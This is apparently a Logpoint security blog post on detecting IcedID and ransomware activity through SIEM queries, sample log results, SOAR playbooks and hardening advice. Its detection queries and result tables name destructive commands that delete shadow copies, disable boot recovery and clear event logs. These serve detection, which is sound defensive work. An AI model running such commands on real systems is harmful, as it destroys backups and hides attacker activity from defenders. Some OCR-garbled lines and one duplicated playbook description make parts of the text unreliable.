
```
label="Process" label="Create" (command="*remove-item*" OR command="*vssadmin*Delete Shadow*" OR
command="*wmic*shadowcopy delete*" OR command="*wbdadmin* delete catalog -q*" OR
command="*bcdedit*bootstatuspolicy ignoreallfailures*" OR command="*bcdedit*recoveryenabled no*")
-user IN EXCLUDED_USERS | chart count() by command, parent_process, user, device_ip, path
```

Something is wrong !! Search Timeout

command	parent_process	user	device_ip	path	count()
"C:\Windows\system32\cmd.exe" /c "vssadmin.exe Delete Shadows /all /quiet"	C:\Program Files\Microsoft Office\Office14\WINWORD.exe	Sam	10.45.1...	C:\Users\Sam\Desktop\	849
"C:\Windows\system32\cmd.exe" /c "WMIC.exe shadowcopy delete"	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	brs	10.45.1...	C:\Users\brs\Desktop\	842
"C:\Windows\system32\cmd.exe" /c "vssadmin.exe Delete Shadows /all /quiet"	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	brs	10.45.1...	C:\Users\brs\Desktop\	804

Possible Modification of Boot Configuration

```
label="Process" label="Create" (("process"="*\bcdedit.exe" command IN
["*deletevalue*","*delete*", "*import*","*set*"]) OR
((command="*bootstatuspolicy*" command="*ignoreallfailures*")
OR(command="*recoveryenabled*" command="*no*"))) -user IN EXCLUDED_USERS
```


BACK
Use wizard
1 / 1
LAST 30 DAYS
SEARCH
Add Search To
More
Chart
Sankey
parent_process
process
command
C:\Windows\System32\cmd.exe
C:\Windows\System32\bcdedit.exe
bcdedit /set {current} recoveryenabled no
bcdedit /set {current} bootstatuspolicy ignoreallfailures
bcdedit /set {current} recoveryenabled yes


```
label="Process" label="Create" (("process"="*\bcdedit.exe" command IN
["*deletevalue*","*delete*", "*import*","*set*"]) OR
((command="*bootstatuspolicy*" command="*ignoreallfailures*") OR
(command="*recoveryenabled*" command="*no*"))) -user IN EXCLUDED_USERS
| chart count() by parent_process,"process",command
```

Found 4 logs

parent_process	process	command	count()
C:\Windows\System32\cmd.exe	C:\Windows\System32\bcdedit.exe	bcdedit /set {current} recoveryenabled no	1
C:\Windows\System32\cmd.exe	C:\Windows\System32\bcdedit.exe	bcdedit /set {current} bootstatuspolicy ignoreallfailures	1
C:\Windows\System32\cmd.exe	C:\Windows\System32\bcdedit.exe	bcdedit /set {current} recoveryenabled yes	1

Suspicious Eventlog Clear or Configuration Using Wevtutil Detected

```
label="Process" label=Create ((("process"="*\powershell.exe" command IN ["*Clear-EventLog*", "*Remove-EventLog*", "*Limit-EventLog*"])
OR ("process"="*\wmic.exe" command="* ClearEventLog *")) OR ("process"="*\wevtutil.exe" command IN ["*clear-log*", "* cl *", "*set-log*", "* sl *"])) -user IN EXCLUDED_USERS
```



```
label="Process" label=Create ((("process"="*\powershell.exe" command IN ["*Clear-EventLog*", "*Remove-EventLog*", "*Limit-EventLog*"])
OR ("process"="*\wmic.exe" command="* ClearEventLog *")) OR ("process"="*\wevtutil.exe" command IN ["*clear-log*", "* cl *", "*set-log*", "* sl *"])) -user IN EXCLUDED_USERS | chart count() by parent_process,"process",command
```


Found 2 logs

	parent_process	process	command	count()
	C:\Windows\System32\cmd.exe	C:\Windows\System32\wevtutil.exe	wevtutil cl application	2

BACK
Use wizard
x /1
LAST 90 DAYS
SEARCH
Add Search To
More
Chart
Column
count()
2
1.4
0.8
0.2
C:\Windows\System32\cmd.exe, C:\Windows\System32\wevtutil.exe, wevtutil cl application

Shadow Copy Deletion Using OS Utilities Detected

```
label="Process" label="Create" ("process" IN ["*\powershell.exe", "*\wmic.exe", "*\vssadmin.exe", "*\diskshadow.exe"] command="* shadow*" command="*delete*") OR ("process"= "*\wbadmin.exe" command="*delete*" (command=*systemstatebackup*)
OR (command="*catalog*" command="*quiet*") )  OR ("process"="*\vssadmin.exe" command="*resize*" command="*shadowstorage*" command="*unbounded*")
```



```
label="Process" label="Create" ("process" IN ["*\powershell.exe", "*\wmic.exe", "*\vssadmin.exe", "*\diskshadow.exe"]
command="* shadow*" command="*delete*") OR ("process"= "*\wbadmin.exe" command="*delete*" (command=*systemstatebackup*)
OR (command="*catalog*" command="*quiet*") ) OR ("process"="*\vssadmin.exe" command="*resize*" command="*shadowstorage*" command="*unbounded*")
| chart count() by parent_process,"process",command
```

Found 4 logs

	parent_process	process	command	count()
	C:\Windows\System32\cmd.exe	C:\Windows\System32\vssadmin.exe	vssadmin delete shadows /For=C:	1
	C:\Windows\System32\cmd.exe	C:\Windows\System32\vssadmin.exe	vssadmin delete shadow /for=c:	1
	C:\Windows\System32\cmd.exe	C:\Windows\System32\wbem\WMIC.exe	wmic shadowcopy delete	1
	C:\Windows\System32\cmd.exe	C:\Windows\System32\vssadmin.exe	vssadmin delete shadow /For=C:	1

BACK
Use wizard
1 / 1
LAST 5 MINUTES
SEARCH
Add Search To
More
Chart
Column
count()
0.9
0.7
0.5
0.3
0.1
C:\Windows\System32\cmd.exe, C:\Windows\System32\vssadmin.exe, vssadmin delete sha...
C:\Windows\System32\cmd.exe, C:\Windows\System32\vssadmin.exe, vssadmin delete sha...
C:\Windows\System32\cmd.exe, C:\Windows\System32\wbem\WMIC.exe, wmic shadowcopy de...
C:\Windows\System32\cmd.exe, C:\Windows\System32\vssadmin.exe, vssadmin delete sha...

Loading of Cryptography DLL


```
label=image label=load file in ["ncrypt.dll","bcrypt.dll"]
```

By using this search query we can detect the logs where cryptography DLLs like bcrypt.dll and ncrypt.dll are being loaded will be detected. Bcrypt.dll is the subset of cryptography next generation (CNG: a replacement for crypto API) that provides cryptographic primitives such as random number generation, hash functions, signatures, and encryption keys. NCrypt.dll is also the subset of CNG that provides key storage facilities to support persisting asymmetric keys and hardware such as smart cards.

Since eventually, most IcedID infections lead to ransomware, it would also be helpful to check the high volume of files being modified or deleted.

High Volume of File Modification or Deletion in Short Span:

```
[30 label=File label=Object label=Storage access IN ["Delete*","writedata*"]
-"process" IN ["*\tiworker.exe","*\poqexec.exe","*\msiexec.exe"] having same
host,domain,user,"process" within 1 minutes]
```



```
[20 label=File label=Object label=Storage access IN ["Delete*","writedata*"] -"process" IN ["*\tiworker.exe","*\poqexec.exe","*\msiexec.exe"] having same host,domain,user,"process" within
1 minutes]

2022/09/21 16:23:21
process=C:\Users\Administrator\AppD... | domain=WIN-QPO1FCHOQBL | host=WIN-QPO1FCHOQBL | user=Administrator | log_ts=2022/09/21 16:23:21

2022/09/21 16:23:21
Access | Attempt | Delete | File | Object | Removable | Storage
log_ts=2022/09/21 16:23:21 | user=Administrator | device_ip=10.94.128.66 | device_name=ab_dv | col_type=syslog | sig_id=4305501 | severity=2 | facility=1 | action=access | domain=WIN-QPO1FCHOQBL | event_id=4663 | logon_id=0x497a2 | object=File_00.txt
event_type=AUDIT_SUCCESS | process=C:\Users\Administrator\AppD... | file=File_00.txt | event_category=Removable Storage | host=WIN-QPO1FCHOQBL | event_source=Microsoft-Windows-Security-... | access=DELETE | access_list=%%1537 | access_mask=0x10000 | attributes=S:AI
channel=Security | col_ts=2022/09/21 16:23:21 | collected_at=LogPoint | device_category=OS | event_task=12812 | event_ts=2022/09/21 16:23:22 | file_extension=txt | guid={54849625-5478-4994-A5BA-3E... | handle_id=0x128 | keyword=-9214364837600034816 | log_level=INFO
message=An attempt was made to acce... | norm_id=WinS  C:                                                          _server=Security | object_type=File | opcode=Info | opcode_value=0 | path=C:\Users\Administrator\Desk... | process_id=4 | record=44765 | source_module=in_win
thread_id=5740 | user_id=S-1-5-21-4107149773-2865310..  \Users\Administrator\AppData\Local\Programs\
<14>Sep 21 16:23:21 WIN-QPO1FCHOQBL Microsoft-Win  Python\Python310\python.exe                    21","Hostname":"WIN-
QPO1FCHOQBL","Keywords":-9214364837600034816,"EventType":"AUDIT_SUCCESS","SeverityValue":2,"Severity":"INFO","EventID":4663,"SourceName":"Microsoft-Windows-Security-Auditing","ProviderGuid":"{54849625-5478-4994-A5BA-
3E3B0328C30D}","Version":1,"Task":12812,"OpcodeValue":0,"RecordNumber":44765,"ProcessID":4,"ThreadID":5740,"Channel":"Security","Message":"An attempt was made to access an object.\r\n\r\nSubject:\r\n\tSecurity ID:\t\tS-1-5-21-4107149773-2865310562-1532633193-
500\r\n\tAccount Name:\t\tAdministrator\r\n\tAccount Domain:\t\tWIN-
QPO1FCHOQBL\r\n\tLogon ID:\t\t0x497A2\r\n\r\nObject:\r\n\tObject Server:\t\tSecurity\r\n\tObject Type:\t\tFile\r\n\tObject Name:\t\tC:\\Users\\Administrator\\Desktop\\test\\Directory_02\\File_00.txt\r\n\tHandle ID:\t\t0x128\r\n\tResource Attributes:\tS:AI\r\n\r\nProcess Information:\r\n\t
Process ID:\t\t0x182c\r\n\tProcess Name:\t\tC:\\Users\\Administrator\\AppData\\Local\\Programs\\Python\\Python310\\python.exe\r\n\r\nAccess Request Information:\r\n\tAccesses:\t\tDELETE\r\n\t\t\t\t\r\n\tAccess Mask:\t\t0x10000","Category":"Removable Storage","Opcode":"Info","Sub
jectUserSid":"S-1-5-21-4107149773-2865310562-1532633193-500","SubjectUserName":"Administrator","SubjectDomainName":"WIN-
QPO1FCHOQBL","SubjectLogonId":"0x497a2","ObjectServer":"Security","ObjectType":"File","ObjectName":"C:\\Users\\Administrator\\Desktop\\test\\Directory_02\\File_00.txt","HandleId":"0x128","AccessList":"%%1537\r\n\t\t\t\t","AccessMask":"0x10000","ProcessName":"C:\\Users\\
Administrator\\AppData\\Local\\Programs\\Python\\Python310\\python.exe","ResourceAttributes":"S:AI","EventReceivedTime":"2022-09-21 16:23:22","SourceModuleName":"in_win","SourceModuleType":"im_msvistalog"}

2022/09/21 16:23:21
Access | Attempt | Delete | File | Object | Removable | Storage
log_ts=2022/09/21 16:23:21 | user=Administrator | device_ip=10.94.128.66 | device_name=ab_dv | col_type=syslog | sig_id=4305501 | severity=2 | facility=1 | action=access | domain=WIN-QPO1FCHOQBL | event_id=4663 | logon_id=0x497a2 | object=File_01.txt
event_type=AUDIT_SUCCESS | process=C:\Users\Administrator\AppD... | file=File_01.txt | event_category=Removable Storage | host=WIN-QPO1FCHOQBL | event_source=Microsoft-Windows-Security-... | access=DELETE | access_list=%%1537 | access_mask=0x10000 | attributes=S:AI
channel=Security | col_ts=2022/09/21 16:23:21 | collected_at=LogPoint | device_category=OS | event_task=12812 | event_ts=2022/09/21 16:23:22 | file_extension=txt | guid={54849625-5478-4994-A5BA-3E... | handle_id=0x138 | keyword=-9214364837600034816 | log_level=INFO
message=An attempt was made to acce... | norm_id=WinServer | object_name=C:\Users\Administrator\Desk... | object_server=Security | object_type=File | opcode=Info | opcode_value=0 | path=C:\Users\Administrator\Desk... | process_id=4 | record=44772 | source_module=in_win
thread_id=5740 | user_id=S-1-5-21-4107149773-2865310... | version=1
<14>Sep 21 16:23:21 WIN-QPO1FCHOQBL Microsoft-Windows-Security-Auditing[4]: {"EventTime":"2022-09-21 16:23:21","Hostname":"WIN-
QPO1FCHOQBL","Keywords":-9214364837600034816,"EventType":"AUDIT_SUCCESS","SeverityValue":2,"Severity":"INFO","EventID":4663,"SourceName":"Microsoft-Windows-Security-Auditing","ProviderGuid":"{54849625-5478-4994-A5BA-
3E3B0328C30D}","Version":1,"Task":12812,"OpcodeValue":0,"RecordNumber":44772,"ProcessID":4,"ThreadID":5740,"Channel":"Security","Message":"An attempt was made to access an object.\r\n\r\nSubject:\r\n\tSecurity ID:\t\tS-1-5-21-4107149773-2865310562-1532633193-
500\r\n\tAccount Name:\t\tAdministrator\r\n\tAccount Domain:\t\tWIN-
QPO1FCHOQBL\r\n\tLogon ID:\t\t0x497A2\r\n\r\nObject:\r\n\tObject Server:\t\tSecurity\r\n\tObject Type:\t\tFile\r\n\tObject Name:\t\tC:\\Users\\Administrator\\Desktop\\test\\Directory_02\\File_01.txt\r\n\tHandle ID:\t\t0x138\r\n\tResource Attributes:\tS:AI\r\n\r\nProcess Information:\r\n\t
Process ID:\t\t0x182c\r\n\tProcess Name:\t\tC:\\Users\\Administrator\\AppData\\Local\\Programs\\Python\\Python310\\python.exe\r\n\r\nAccess Request Information:\r\n\tAccesses:\t\tDELETE\r\n\t\t\t\t\r\n\tAccess Mask:\t\t0x10000","Category":"Removable Storage","Opcode":"Info","Sub
jectUserSid":"S-1-5-21-4107149773-2865310562-1532633193-500","SubjectUserName":"Administrator","SubjectDomainName":"WIN-
QPO1FCHOQBL","SubjectLogonId":"0x497a2","ObjectServer":"Security","ObjectType":"File","ObjectName":"C:\\Users\\Administrator\\Desktop\\test\\Directory_02\\File_01.txt","HandleId":"0x138","AccessList":"%%1537\r\n\t\t\t\t","AccessMask":"0x10000","ProcessName":"C:\\Users\\
Administrator\\AppData\\Local\\Programs\\Python\\Python310\\python.exe","ResourceAttributes":"S:AI","EventReceivedTime":"2022-09-21 16:23:22","SourceModuleName":"in_win","SourceModuleType":"im_msvistalog"}

2022/09/21 16:23:21
Access | Attempt | Delete | File | Object | Removable | Storage
log_ts=2022/09/21 16:23:21 | user=Administrator | device_ip=10.94.128.66 | device_name=ab_dv | col_type=syslog | sig_id=4305501 | severity=2 | facility=1 | action=access | domain=WIN-QPO1FCHOQBL | event_id=4663 | logon_id=0x497a2 | object=File_02.txt
event_type=AUDIT_SUCCESS | process=C:\Users\Administrator\AppD... | file=File_02.txt | event_category=Removable Storage | host=WIN-QPO1FCHOQBL | event_source=Microsoft-Windows-Security-... | access=DELETE | access_list=%%1537 | access_mask=0x10000 | attributes=S:AI
channel=Security | col_ts=2022/09/21 16:23:21 | collected_at=LogPoint | device_category=OS | event_task=12812 | event_ts=2022/09/21 16:23:22 | file_extension=txt | guid={54849625-5478-4994-A5BA-3E... | handle_id=0x128 | keyword=-9214364837600034816 | log_level=INFO
message=An attempt was made to acce... | norm_id=WinServer | object_name=C:\Users\Administrator\Desk... | object_server=Security | object_type=File | opcode=Info | opcode_value=0 | path=C:\Users\Administrator\Desk... | process_id=4 | record=44779 | source_module=in_win
thread_id=5740 | user_id=S-1-5-21-4107149773-2865310... | version=1
<14>Sep 21 16:23:21 WIN-QPO1FCHOQBL Microsoft-Windows-Security-Auditing[4]: {"EventTime":"2022-09-21 16:23:21","Hostname":"WIN-
QPO1FCHOQBL","Keywords":-9214364837600034816,"EventType":"AUDIT_SUCCESS","SeverityValue":2,"Severity":"INFO","EventID":4663,"SourceName":"Microsoft-Windows-Security-Auditing","ProviderGuid":"{54849625-5478-4994-A5BA-
3E3B0328C30D}","Version":1,"Task":12812,"OpcodeValue":0,"RecordNumber":44779,"ProcessID":4,"ThreadID":5740,"Channel":"Security","Message":"An attempt was made to access an object.\r\n\r\nSubject:\r\n\tSecurity ID:\t\tS-1-5-21-4107149773-2865310562-1532633193-
500\r\n\tAccount Name:\t\tAdministrator\r\n\tAccount Domain:\t\tWIN-
```

In the above image, we can see the python process has modified or deleted 20 files in a minute. Depending on the situation and the needs, the number of logs and the time range to trigger alerts can be modified. This alert detects a large number of file modifications or deletions in a short period so, it can detect file encryption activity by the ransomware.

The given alerts are available in the latest release (see link below) and can be manually downloaded through the given link.

Alerts download.

Incident Investigation and Response using Logpoint SOAR

Compromise investigation

The necessary steps in investigating post-compromise activity include inspecting the following:

- If any accounts have been compromised, passwords are changed, or are receiving unusual logins, emails, or user requests.
- Mass or targeted phishing or suspicious emails are being sent to employees.
- Any traffic has been found between the compromised domains.
- Unusual files have been downloaded.
- Commands that have used generic evasion techniques.
- Known vulnerabilities that are yet to be patched in the network.
- Processes being attributed to suspicious parent processes or are being run from unusual sources like %TEMP%.
- Credential dumping attempts.

- Impacket use or attempts of use.
- Disabling important features including but not limited to the crash dump feature.
- Logs are being cleared.
- Suspicious scheduled tasks are being created.
- Unusual Remote Access Tools (RATs) making connections.
- Security settings are being changed rapidly.

In no way would monitoring for the listed activities eliminate the chance of being compromised, but would provide basic coverage of any attempt when added to existing company cybersecurity policies.

These playbooks provide operational procedures for planning and conducting cybersecurity incident and vulnerability response activities and detail each step for both incident and vulnerability detection.

The main playbook for investigation, with its multiple sub-playbooks, goes deep into detection and investigation if an attack has taken place.

Incident Response

If and when an active attack has been detected, an organization should always follow the already set internal organizational IT and Security guidelines. Plenty of resources are available to create and follow. Some notable ones are provided by CISA, FBI, and frameworks by NIST.

However, using Logpoint technology, the following actions can be taken for immediate responses to the attacks.


1. **Blocking IoCs:** We have updated our IoC lists (alongside the alert releases) with hashes, domains, and IPs, which can be turned on as alerts and used to block as soon as they are detected in the network.

2. **Isolate the endpoints:** When an attack is detected or a system is compromised, the immediate action should be to isolate the system, take proper logs, evaluate the situation and remediate.

These solutions come out of the box as playbooks that can be deployed with the latest release of Logpoint. However, the provided playbooks are generic versions and will not work without adapting according to your environment. Contact Logpoint Global Services for tailor-made playbooks and queries.

Isolate Endpoint Mitigation -Generic

The playbook checks if a host has been infected. If the result is true, the playbook tries to isolate it using the EDR and contain and quarantine it before it spreads to other machines.




The dependencies for this playbook include:

Integrations
Endpoint Detection and Response tools.
Antivirus
Threat Intelligence

Block Indicators – Generic

This playbook is a do-all blocker. It checks if any IP, domain, URL, or host exists in a list of indicators of compromise, blocks them, and adds them to the blocked list.




The dependencies for this playbook include:

Integrations
Firewall / WAF
Endpoint Detection and Response tools.
Antivirus
Threat Intelligence

Disable Service - Windows

This playbook can check into the domain and disable the service in the specified machine via RDP.



The dependencies for this playbook include:

Integrations

Windows Server

Along with the given playbooks, the organizations detecting potential APT activity in their IT or OT networks should:


1. Secure backups. Ensure your backup data is offline and secure. If possible, scan your backup data with an antivirus program to ensure it is free of malware.

2. Collect and review relevant logs, data, and artifacts.

3. Consider soliciting support from a third-party IT organization to provide subject matter expertise, ensure the actor is eradicated from the network, and avoid residual issues that could enable follow-on exploitation.

Phishing Investigation

This playbook can check into the domain and disable the service in the specified machine via RDP.



The dependencies for this playbook include:

Integrations
3rd Party
Virus Total - API
MaxMind - MaxMind GeoIP2
WhoIS - API
CyberTotal - CyCraft
Sub-Playbooks
Check URL Reputation
Check Domain Reputation
Detonate URL - Generic
Detonate File - Generic
Block Email - Generic
Isolate Endpoint - Generic
Search and Delete Email

Along with the given playbooks, the organizations detecting potential APT activity in their IT or OT networks should:

1. Secure backups. Ensure your backup data is offline and secure. If possible, scan your backup data with an antivirus program to ensure it is free of malware.

2. Collect and review relevant logs, data, and artifacts.

3. Consider soliciting support from a third-party IT organization to provide subject matter expertise, ensure the actor is eradicated from the network, and avoid residual issues that could enable follow-on exploitation.

Note: The provided playbooks are a generic version and will not work without adapting according to your environment. Contact **Logpoint Global Services** for tailor-made playbooks and queries.

Recommendations

Logpoint recommends organizations adhere to the following general best practices, to limit the effect of IcedID.

- Perform regular anti-malware scans of systems to ensure that known malicious files are promptly detected and mitigated. Ensure that antivirus applications are kept up-to-date with the latest definitions.
- Ensure that antivirus software is both deployed and centrally monitored across all endpoints.
- Apply appropriate patches and updates immediately after appropriate testing.
- Enable multi-factor authentication, where possible.
- Implement application whitelisting to prevent unknown programs from executing on servers. Additionally, this will restrict web browsing activities by attackers if they use an unapproved browser.
- The organization’s application whitelisting software must ensure that only authorized, digitally signed scripts (*.ps1, *.py, macros, etc.) are allowed to run on a system.
- Disable macros in your environment. If disabling macros completely is not possible, create an Organizational Unit (OU) in Active Directory (AD) for those users who need macros enabled.

- Implement filters at the email gateway to filter out emails with known malspam indicators, such as known malicious subject lines, and block suspicious IP addresses at the firewall.
- Mark external emails with a banner denoting that it is from an external source. This will assist users in detecting spoofed emails.
- To lower the chance of spoofed or modified emails from valid domains, implement Domain-based Message Authentication, Reporting, and Conformance (DMARC) policy, and verification, starting by implementing the Sender Policy Framework (SPF) and the Domain Keys Identified Mail (DKIM) standards.
- If you do not have a policy regarding suspicious emails, consider creating one and specifying that all suspicious emails should be reported to the security and/or IT departments.
- Provide social engineering and phishing training to employees. Urge them to not open suspicious emails, click on links contained in such emails, post sensitive information online, and never provide usernames, passwords, and/or personal information to any unsolicited request. Teach users to hover over a link with their mouse to verify the destination before clicking on the link.
